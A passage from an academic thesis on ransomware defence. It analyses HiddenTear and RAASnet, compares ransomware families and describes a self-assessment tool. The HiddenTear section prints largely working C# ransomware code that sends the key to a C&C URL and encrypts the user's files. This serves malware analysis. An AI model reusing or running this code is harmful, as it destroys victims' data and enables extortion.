           "https://www.example.com/hidden-tear/write.php?info=";
        string userName = Environment.UserName;
        string computerName =
           System.Environment.MachineName.ToString();
        string userDir = "C:\\Users\\";

        public Form1()
        {
            InitializeComponent();
        }

        private void Form1_Load(object sender, EventArgs e)
        {
            Opacity = 0;
            this.ShowInTaskbar = false;
            //starts encryption at form load
            startAction();
        }

        (...)
    }
```

In the 'startAction' method, a password is first created, with the help of a custom string builder method 'CreatePassword', which builds a pseudo-random sequence of 15 characters from a set of alphabet and special characters. This password is later used to derive the AES key, which is used for encryption and decryption of the system files. Subsequently, the target path for the attack is defined, which is set to the users Desktop folder by default. The 'SendPassword' method sends the generated password to the C&C server, so that the attacker is able to decrypt the files at a later stage if necessary. After the password has been shared with the C&C server, the encryption process starts with a call to 'encryptDirectory', which expects the parameters for the generated password, as well as the targeted system directory. After the encryption has taken place, the ransom demand message is generated in the 'messageCreator' method. In this method, a simple text file with specified message and save directory is defined and created with a native system file IO API call. Lastly the password variable is set to null, presumably to make it more difficult to retrieve the generated password string in the system's memory, after the program has been run. Finally, the application automatically quits its process.

```
(...)

public void startAction()
        {
```

```
            string password = CreatePassword(15);
            string path = "\\Desktop\\test";
            string startPath = userDir + userName + path;
            SendPassword(password);
            encryptDirectory(startPath,password);
            messageCreator();
            password = null;
            System.Windows.Forms.Application.Exit();
        }

(...)
```

Targeted Files & Encryption: The encryption process is split into three methods:

1. encryptDirectory(string location, string password)
2. EncryptFile(string location, string password)
3. AES_Encrypt(byte[] bytesToBeEncrypted, byte[] passwordBytes)

The 'encryptDirectory' method is called first from within the previously mentioned 'startAction' method. In this method, the targeted file extensions are first defined. Then, all the contents of the target directory are traversed. For every file within the directory that contains an extension from the targeted extension list, the 'EncryptFile' method is called. If the directory contains any subdirectories, a recursive call to 'encryptDirectory' is made.

```
(...)

//encrypts target directory
        public void encryptDirectory(string location, string
           password)
        {

            //extensions to be encrypt
            var validExtensions = new[]
            {
                ".txt", ".doc", ".docx", ".xls", ".xlsx", ".ppt",
                   ".pptx", ".odt", ".jpg", ".png", ".csv",
                   ".sql", ".mdb", ".sln", ".php", ".asp",
                   ".aspx", ".html", ".xml", ".psd"
            };

            string[] files = Directory.GetFiles(location);
            string[] childDirectories =
               Directory.GetDirectories(location);
            for (int i = 0; i < files.Length; i++){
                string extension = Path.GetExtension(files[i]);
                if (validExtensions.Contains(extension))
```

```
                {
                    EncryptFile(files[i],password);
                }
            }
            for (int i = 0; i < childDirectories.Length; i++){
                encryptDirectory(childDirectories[i],password);
            }


        }

(...)
```

In the 'EncryptFile' method, the content of the file is stored into a byte array. The previously generated password is encoded into UTF-8 and also stored into a byte array. In a second step the password is hashed with the help of the system native SHA-256 library. The two byte arrays are then passed into the 'AES_Encrypt' method. Finally, after the encryption has taken place the contents of the original file is overridden with the encrypted bytes, and a '.locked' extension is appended to the file name.

```
(...)

        //Encrypts single file
        public void EncryptFile(string file, string password)
        {
            byte[] bytesToBeEncrypted = File.ReadAllBytes(file);
            byte[] passwordBytes =
               Encoding.UTF8.GetBytes(password);

            // Hash the password with SHA256
            passwordBytes =
               SHA256.Create().ComputeHash(passwordBytes);

            byte[] bytesEncrypted =
               AES_Encrypt(bytesToBeEncrypted, passwordBytes);

            File.WriteAllBytes(file, bytesEncrypted);
            System.IO.File.Move(file, file+".locked");
        }

(...)
```

In the third and final method, 'AES_Encrypt', the actual encryption algorithm is executed. Thereby, the system native 'RijndaelManaged' class from the Cryptography namespace is used, which is an implementation of an AES encryption algorithm. The default key size is set to 256 bits, with a block size of 128 bits. The 'Rfc2898DeriveBytes' class is used to implement a password-based key derivation functionality, so that the generated password, together with a salted input, can be used to create the AES encryption key.

Using the system library class 'CryptoStream', the file is encrypted. In the end the resulting encrypted byte array is returned as a memory stream.

```
(...)

        //AES encryption algorithm
        public byte[] AES_Encrypt(byte[] bytesToBeEncrypted,
           byte[] passwordBytes)
        {
            byte[] encryptedBytes = null;
            byte[] saltBytes = new byte[] { 1, 2, 3, 4, 5, 6, 7,
               8 };
            using (MemoryStream ms = new MemoryStream())
            {
                using (RijndaelManaged AES = new
                   RijndaelManaged())
                {
                    AES.KeySize = 256;
                    AES.BlockSize = 128;

                    var key = new
                       Rfc2898DeriveBytes(passwordBytes,
                       saltBytes, 1000);
                    AES.Key = key.GetBytes(AES.KeySize / 8);
                    AES.IV = key.GetBytes(AES.BlockSize / 8);

                    AES.Mode = CipherMode.CBC;

                    using (var cs = new CryptoStream(ms,
                       AES.CreateEncryptor(),
                       CryptoStreamMode.Write))
                    {
                        cs.Write(bytesToBeEncrypted, 0,
                           bytesToBeEncrypted.Length);
                        cs.Close();
                    }
                    encryptedBytes = ms.ToArray();
                }
            }

            return encryptedBytes;
        }

(...)
```

Ransom Demand: The final step of the ransomware regarding the explanation and demand of the ransom, is kept very simple in the HiddenTear project. Essentially the invoked method just creates a new text file with a specified ransom message as input. The file is stored on the desktop by default. An important insight to note is that HiddenTear has

no mechanism in place to receive any payments. Therefore a payment system is needed additionally, in order to run a fully-fledged ransomware attack with this project.

```
(...)

public void messageCreator()
        {
            string path = "\\Desktop\\test\\READ_IT.txt";
            string fullpath = userDir + userName + path;
            string[] lines = { "Files has been encrypted with
               hidden tear", "Send me some bitcoins or kebab",
               "And I also hate night clubs, desserts, being
               drunk." };
            System.IO.File.WriteAllLines(fullpath, lines);
        }

(...)
```

Decryption Process: The HiddenTear project also includes an executable file in the software package that is able to decrypt the files. Conceptually, it is structured nearly identical to the encryption process, because the AES decryption algorithm works the same way as the encryption algorithm, given the same key. Therefore the technical implementation will not be discussed further in this section. It is important to note however, that the same password which was used in the encryption process is needed in order to undo the encryption of the files.

Key characteristics of HiddenTear:

- Simple open-source implementation of ransomware.
- Encryption through AES-256.
- Small file size of just 12 KB.
- Ransom demand stored in text file

3.2.2 RAASnet

RAASnet differentiates itself from the other examples mentioned in this Thesis by being more of a tool to generate ransomware, rather than ransomware itself. This is also where the origin of the name comes into place, 'RAAS' stands for 'ransomware as a service'. It is a tribute to currently popular 'as-a-service' models in the IT industry where the owner of a product provides the customer with prebuilt software components or infrastructure which they can benefit from. Unlike typical software-as-a-service models, RAASnet is open-source, free to use, and meant to be an experimental product [55]. RAASnet is written in Python and was first released and distributed in 2019, and has since been available publicly on the authors GitHub repository [56].

Functionality The tool allows its user, who isn't required to have advanced programming skills, to customise and generate a ransomware in different ways, using either a graphical user interface or a command line interface. The setup screen of RAASnet can be seen in figure 3.2. The user of the tool can setup and adjust the following properties of the ransomware they would like to generate:

1. Encryption Type: This setting is named ambiguously, since not all of the specified options are necessarily encrypting the files. Rather, a user can select between four ways of processing the targeted files. The first two options give the user the possibility to just delete all files in the targeted directory (option 'Wiper'), or just to rename all files and give them a custom extension (option 'Ghost'). The latter two options, gives the user two kinds of AES symmetric key implementations for actual file encryption to choose from. The developer of RAASnet makes use of two external libraries, 'pyaes' and 'PyCrypto', for the implementation of the two encryption types.

2. Encryption Method: The user is able to choose, whether the original files on the victim's system should be overridden and renamed or copied and deleted.

3. Target Directory: This setting is used to specify the targeted root directory that is attacked when the ransomware is executed.

4. Ransom Message Content: Here, the user can set the message for the ransom demand, which will be displayed in a system popup after the victim's device has been compromised. A custom image and file extension can be specified as well, which can be used for branding the generated ransomware.

5. Targeted Files: This option allows the RAASnet user to specify which file extensions should be targeted and encrypted.

6. C&C server location: The user can specify the IP address and port of the C&C server. This address is used in the code for the recipient of the network requests, in which the AES encryption key is shared. The RAASnet developer even provides the option to use their own fully maintained C&C server, which is hosted in an unknown remote location, so that the user of the tool doesn't have to build and run their own server to take care of the encryption key administration.

After the user confirms all parameters for the desired ransomware, RAASnet generates two Python source code files. The first file, named payload.py, is the malicious payload code that will be used to execute the encryption attack. The second file is called decryptor.py, and will reverse the actions of the payload file, if it is provided with the correct decryption key. Lastly, RAASnet allows the user to compile the generated payload and decryption source codes into binary executables for all major operating systems, including Windows, MacOS and Linux. If the user has chosen to use the optionally provided C&C services of RAASnet, they are able to monitor an ongoing attack in an integrated live dashboard overview that is hosted on the developer's website, see figure 3.3. The attacker can see specific details of the infected clients, such as the infection date and time, IP address, country and city of origin, host name, operating system, as well as the AES encryption




Figure 3.2: Setup screen for the creation of a new ransomware [56].

key that was utilised during the attack. Furthermore, the attacker is able to observe statistics of the distribution growth rate, which indicates the amount of newly infected clients in a month.

Technical Analysis: The RAASnet software package has a file size of 1.3MB. As with the previously analysed project HiddenTear, the overall software architecture and code quality was found to be relatively poor. The higher complexity and bigger scope in this project, makes it more difficult to understand the importance and purpose of all the different components included in the software package. From a software engineering point of view, there are a lot of code smells to find: *e.g.,* a lot of code duplicates, convoluted and deeply-nested if statement blocks, very complex classes and methods, no code comments and no documentation, and just overall a very chaotic software architecture. An interesting observation is that the encryption and decryption processes are conceptually very similarly built up as HiddenTear, though implemented in a different programming language. However, because of the previously mentioned poor code quality, this section will not go into a deeper analysis of implementation mechanics.

Key characteristics of RAASnet:

- Parametric ransomware generation.
- Optionally provided C&C server service, including dashboard overview to monitor ongoing attacks.
- Encryption through AES-256.




Figure 3.3: Dashboard overview of an ongoing ransomware attack generated by RAASnet [56].

3.3 Comparison

In this section, the previously discussed ransomware projects are compared to one another in table 3.2. This serves as an overview on similarities and differences for each ransomware, in terms of various metrics:

Ransomware	Notable Properties	Open-Source	Infected Clients	Encryption Algorithm	CC Communication	Infection Vector	Payment Method	Programming Language	Platform(s)
Wannacry (2017)	Widespread global damage. Utilization of EternalBlue exploit. CC server communication over TOR network	No	over 300'000	AES-128, RSA-2048	Hard-coded, communication through TOR network	EternalBlue SMB exploit	Bitcoin	C++	Windows
Bad Rabbit (2017)	Watering hole attack disguised as Flash Player Installer. Presumably the spiritual successor of famous Petya/NotPetya ransomware family. CC server communication with the help of dynamically generated domains.	No	unknown	AES-128-CBC, RSA-2048	Dynamically generated domains	Email, Web (watering-hole attack), EternalRomance SMB exploit	Bitcoin	C++, Assembly	Windows
CryptoLocker (2013)	Effective trojan horse attack, spread with the help of Gameover Zeus botnet. Presumably the spiritual successor of famous Petya/NotPetya ransomware family. CC server communication with the help of dynamically generated domains. Updates to the spreaded malicious code base during ransomware lifecycle.	No	over 34'000	AES-256-CALG RSA-2048	Dynamically generated domains	Email, Web	Bitcoin, MoneyPak (Gift card vouchers)	C++	Windows
HiddenTear (2016)	Basic and light-weight implementation of ransomware. Educational project.	Yes	unknown	AES-256	Hard-coded domain	User-defined	Not implemented by default	C#	Windows
RAASnet (2019)	First ever ransomware-as-a-service distribution model. Easy to use graphical user interface to generate ransomware. Dashboard view for attack monitoring. Most common operation systems supported. Experimental project.	Yes	4594 (as of 15.01.22)	AES-256	Hard-coded domain	User-defined	Not implemented by default	Python	Windows, Mac, Linux

Table 3.2: Comparison of five different ransomware attacks

Chapter 4

Solution

The goal of this thesis is to develop a solution that is able to support decision-making in regards to recommending and implementing protection measures for ransomware threats. In order to come up with a valid solution that is able to provide such a service, it is necessary to analyse and understand the scope of this research question. With that in mind, one is able to design an architecture and subsequently implement a prototype for the tool. The applied methodology for this thesis can be seen as a research framework, which can facilitate research for designing tools in related areas for similar purposes. This chapter will first explain the methodology that was used to come up with a design for the final solution. This is followed by the second section, which describes the implementation of the emerged design ideas in a prototype.

4.1 Methodology

The first step in the process of creating a decision support system for a topic of choice, is to acquire a high degree of knowledge in the given topic. Hence for this thesis, dozens of reports, summaries and journal articles from many different sources were analysed to get a comprehensive picture of the most important research domains in the field of ransomware. Since this step contains the processing of a lot of data and information, it is very useful to consolidate any newly required knowledge into a continuously managed spreadsheet. A spreadsheet helps to organise the domain knowledge and create categories of coherent information. Throughout the process of information seeking, this spreadsheet should be regarded as a central hub of information that is expanded as the time goes on. The usage of such a knowledge hub is extremely helpful in the research of subject areas that are composed of many different data streams. It can also facilitate the information-seeking and capturing process, if the type of information that is researched is of analytical or subjective nature (rather than factual or objective). Analytical and subjective information about a topic can drastically differ from one data source to another and a spreadsheet helps to consolidate all viewpoints from different sources into a single hub of knowledge. The research field of cybersecurity is a good example for this predicate. On the one hand, cybersecurity consists of technical and mathematical fundamentals, which are factual

and don't change, no matter the source of research origin. On the other hand, this field of research touches subjective information such as *e.g.,* reports, analyses and post-mortem breakdowns of cyber threats. While researching the characteristics of ransomware attacks in the previous chapter, it was surprising to see the dissonance between research scientists in some of the data points. Subsequently, for different breakdowns of a specific ransomware, there were different indications for data such as the distribution or infection vector of an attack, depending on the organisation that conducted the research. Therefore, a tabular overview in the form of a spreadsheet helped to collect different data points and keep track of the bigger picture, while it also made it possible to quickly indicate possible outliers which could be neglected in the later processing of the collected data.

In the second step of the process, the purpose and contribution to research of the final solution is determined. It is important to have a clear vision in mind and solidify the exact benefits and goals of the system that will be developed. This will enable the identification of key elements that are needed to design the solution. For that reason, it is beneficial to set aside time to brainstorm and identify coherences and potential applications of the data that was collected in the knowledge hub. This is also the time to search for similar projects in the area of research. This sub-step will give a clear overview of the already existing research contributions, while simultaneously inspiring the creation of new ideas or the expansion of existing concepts. After the purpose of the future solution is fixed, the data that has been collected in the knowledge hub can be cleaned up and filtered, based on the now-defined metrics and elements that are needed for the development of the system. Data that is not needed for the final product can be sorted out, while the rest of the data set is cleaned up and possibly extended, if needed.

The next step is the design of the architecture for the system-to-be. All the acquired ideas and concepts from the previous steps need to undergo a detailed analysis of requirements. Then, depending on the generated list of requirements, the developer of the solution can consider all possibilities of designs and architectures that fulfill all needs for the future system. Subsequently the best system architecture can be chosen, based on metrics such as simplicity, effort, or costs required to implement the system. The last step of the design process is the definition of work packages. This sub-step allows you to particularize the time that is required to implement each feature in the solution and lets you create a project timeline to monitor the progress of the implementation..

Finally, after the system has been implemented, the time has come for the evaluation of the work. One possible way to evaluate such a solution is to create case studies, which incorporate the previously defined main purposes and goals of an ideal solution. Based on the degree of fulfillment of the use cases that arise in the case studies, the developed solution can be evaluated. In case, the evaluation reveals an unsatisfactory result, it is always possible to reiterate the process and start over again.

4.2 Design

In the background chapter, current defense response mechanisms were categorised into two groups, reactive and proactive defense strategies. Due to the nature of ransomware,

it is often the case that this type of malware is often not detectable until it's too late, *i.e.,* until important files are deleted or encrypted with irreversible effect. This is the reason why this thesis specifically focuses on the side of proactive defense mechanisms. The design of the system proposed in this thesis takes modularity into consideration, so that future extensions are possible. Therefore it is made out of several components, which in total make up the whole decision support system. The core component and heart of the system is the self-assessment tool, explained in this chapter in more detail. The whole suite is further explained in a later section regarding the implementation of the system.

Self-assessment system

In order to be able to provide individual recommendations regarding protection practices for ransomware, it is required to have an understanding of the user's knowledge about the subject matter. Therefore this thesis proposes a self-assessment tool, which aims to grade a user's knowledge of the subject, as well as provide customised feedback and recommendations based on the user's input. In detail, the user answers a set of questions, emerging from the topic of correct setup and configuration of the infrastructure and environment, as well as behavioral patterns and best practices in the cybersecurity space. The main component of such a questionnaire is the content itself, i.e. the questions. With the help of the methodology defined in the beginning of this chapter, a knowledge hub in the domain space of ransomware emerged and provided a solid foundation for the elaboration of questions. See also table 2.1 in chapter 2 for reference. This data set features information about protection recommendation in regards to infection vectors, attack strategies and key components of ransomware. The consolidated information was further processed in order to identify interconnections between the captured data, which led to the classifications of questions into different categories and topics. This step also revealed the necessity for subsets of questions, that are displayed in the assessment depending on the environment the user is operating from and the role of the user. Former questions distinct private users from organisational units, because *e.g.,* a private individual has no need for a written cybersecurity framework at home. Latter questions consider the function, respectively the general technical understanding of a user, *i.e.,* system administrators from standard users. A system administrator has a bigger responsibility and more options and rights to setup and operate the system.

Grading of Assessment Since the self-assessment requires some form of grading, respectively evaluation, it was critical for this thesis to come up with a fair grading system that is impartial, consistent and based on the user's competence and quality of answers. Additionally, it was considered that the grading system should be open for any modifications or possible extensions in the question set, and it should also allow for multiple question types, *i.e.,* single-choice, multiple-choice, and free-text. To fulfil all the needs and requirements for such a system, this thesis proposes the idea of a penalty-point system with the following properties and rules:

- In general, the grading favors the lowest amount of booked penalty points, *i.e.,* the higher the amount of booked penalty points, the lower the final grade of the user's assessment.

- The bigger the deviation from a best practice answer to a given question, the bigger is the amount of penalty points booked.
- Each question can add up to ten additional penalty points. Ten penalty points are awarded, if a user answer's a question with a worst or near-worst practice to the stated problem.
- If the user answers a given question with a best practice solution, no penalty points will be added to the user's grading score.
- If the user answers a given question with an 'average'-practice solution, *i.e.,* an answer which documents the average response of a user to a certain problem statement, a total of five penalty points will be added to the user's grading score. The rationale being, that the literature states that the average preparation and prevention measures, in regards to cyber security, due not fulfil the desired level of security.
- With these three anchor points in mind, the creator of a question can interpolate the amount of penalty points deducted for the specific answers.
- The final grade is determined by taking into account the number of questions in the question set, and the percentage of total penalty points awarded for each question. A grade of 100 resembles the highest score, 0 being the lowest.

The final grade is calculated with following formula:

$$G = \lfloor (1 - P/10 * n) * 100 \rfloor$$

where G = achieved grade, P = amount of booked penalty points, n = number of questions in the question set

Modularity

A core design principle for this thesis' final product features modularity. The overall system is composed of several 'submodules' that are responsible for their own functionality and use case. This allows the tool to be possibly expanded in the future from a content point of view, as well as functionality-wise. 4.1.

Assessment-Questions Data Model This design philosophy of modularity is also visible in the data model for the question set of the self-assessment module. The data model can be seen in figure There are twelve attributes stored for each question, which are explained, together with the according data types in detail below:

- Id (integer): Database identifier for the given question.
- Category (string): The topical category that a question belongs to.
- Question (string): The explanation for the question itself.

```
[
  {
    "id": 1,
    "category": "Basic Defense Protection & Backup Availability Assurance",
    "question": "How often do you backup critical data on average?",
    "answerType": "SC",
    "answers": [{ "1": "Once a day" }, { "2": "Once a week" }, { "3": "Once a month" }, { "4":
               "Once a year" }, { "5": "I don't backup my data."}],
    "resultMap": [{ "1": "0" }, { "2": "2" }, { "3": "5" }, { "4": "7" },{ "5": "10" } ],
    "bestpractice" : "Create backups on a regular basis. Avoid network access to backups, i.e.
                      create offline backups. Don't rely on cloud providers only.",
    "rationale": "Backups allow the user to retrieve their data stored on the system in case it
                gets removed, or encrypted irreversibly. Backup volumes should be stored offline,
                since ransomware can also scan and encrypt backup volumes if they are
                connected to the infected system. Users shouldn't rely on cloud services as
                well for the same reason.",
    "role": "user",
    "applicability": ["org", "ind"],
    "weight": 1,
    "special_action": "adjustWeightBasedOnAnswerOfQuestion(3)"
  },

  (...)

]
```

Figure 4.1: Excerpt of the data model of an example question

- Answer Type (enum(SC, MC, FF)): The type of the question. There are three to choose from, multiple-choice, single-choice and free form.
- Answers (array of dictionaries) : This property determines the answer options that the user can choose from.
- Result Map (array of dictionaries) : This property denotes the allocation of penalty points for each answer option.
- Best Practice (string): This is an information property, which explains the best practice for the given question. After the self-assessment of a user has been evaluated, the best practices, together with the rationale are displayed to the user.
- Rationale (string): The rationale for the best practice.
- Role (enum(user, admin)): This property determines which users, according to their role, are able to see this question in their self-assessments.
- Applicability (array of enum(org, ind)): This property determines which users, according to their environment, are able to see this question in their self-assessments.
- Special Action (string): Each question is able to run custom defined actions, in regards to the answer given by the user. This action property is used *e.g.,* to feed

the tool data from the user according to the responses they give, such as in a free form answer field.

This above-mentioned data model allows for simple future additions of questions to the question set, as well as defining custom actions and responses for a user's answers (with the help of the special action field). Also, with the help of the result map, a question's penalty point assignment can be changed at any point without breaking the evaluation function for the self-assessment.

4.3 Implementation

In this section, a run-down is given for all the features of the tool, named Ransomware DSS, while presenting the different components that were created in the scope of this thesis.




Figure 4.2: A view of the landing page.

Landing Page When a user first starts up the application, the landing page is displayed to them. Here, a user is presented with some motivational background, *i.e.,* keys and figures which show today's impact of ransomware.

Signup Ransomware DSS features full user management capabilities that keep track of a user's profile information and save data throughout all the modules in the tool. When creating a new user, it is mandatory to specify the environment in which the user is




Figure 4.3: Creating a new user.

situated in, *i.e.,* organisation or private use. It is also mandatory to specify the level of user privledge, *i.e.,* standard or admin user, in the specified environment. This information is later used to fetch an appropriate question set in the self-assessment module.

Dashboard The dashboard (4.4) is seen when a user has signed in. On the dashboard, all modules of Ransomware DSS reside. The dashboard enables the user to quickly get ahold of all information captured in the Ransomware DSS system. Over time and usage of the different modules, the dashboard fills up with information for each of the components.

Self-Assessment Tool The assessment takes place in a different view, in which the user is presented with the question set that fits his role and environment. On the left side of the assessment view, a progress bar keeps track of the user's progress, so that they are aware of the status of their assessment.

After submitting the assessment, the evaluation function in the backend is triggered and automatically calculates the achieved grade for the user, which is then displayed in the user dashboard.

eLearning Tool The eLearning tool is composed of different learning sections and tutorials. At the time of submission of this thesis, one module in regards to the overall anatomy and structure of ransomware is available. The content of the eLearnings can take the shape of any medium. At the end of each eLearning course, there is a confirmation button to indicate that an eLearning has been completed (4.9).

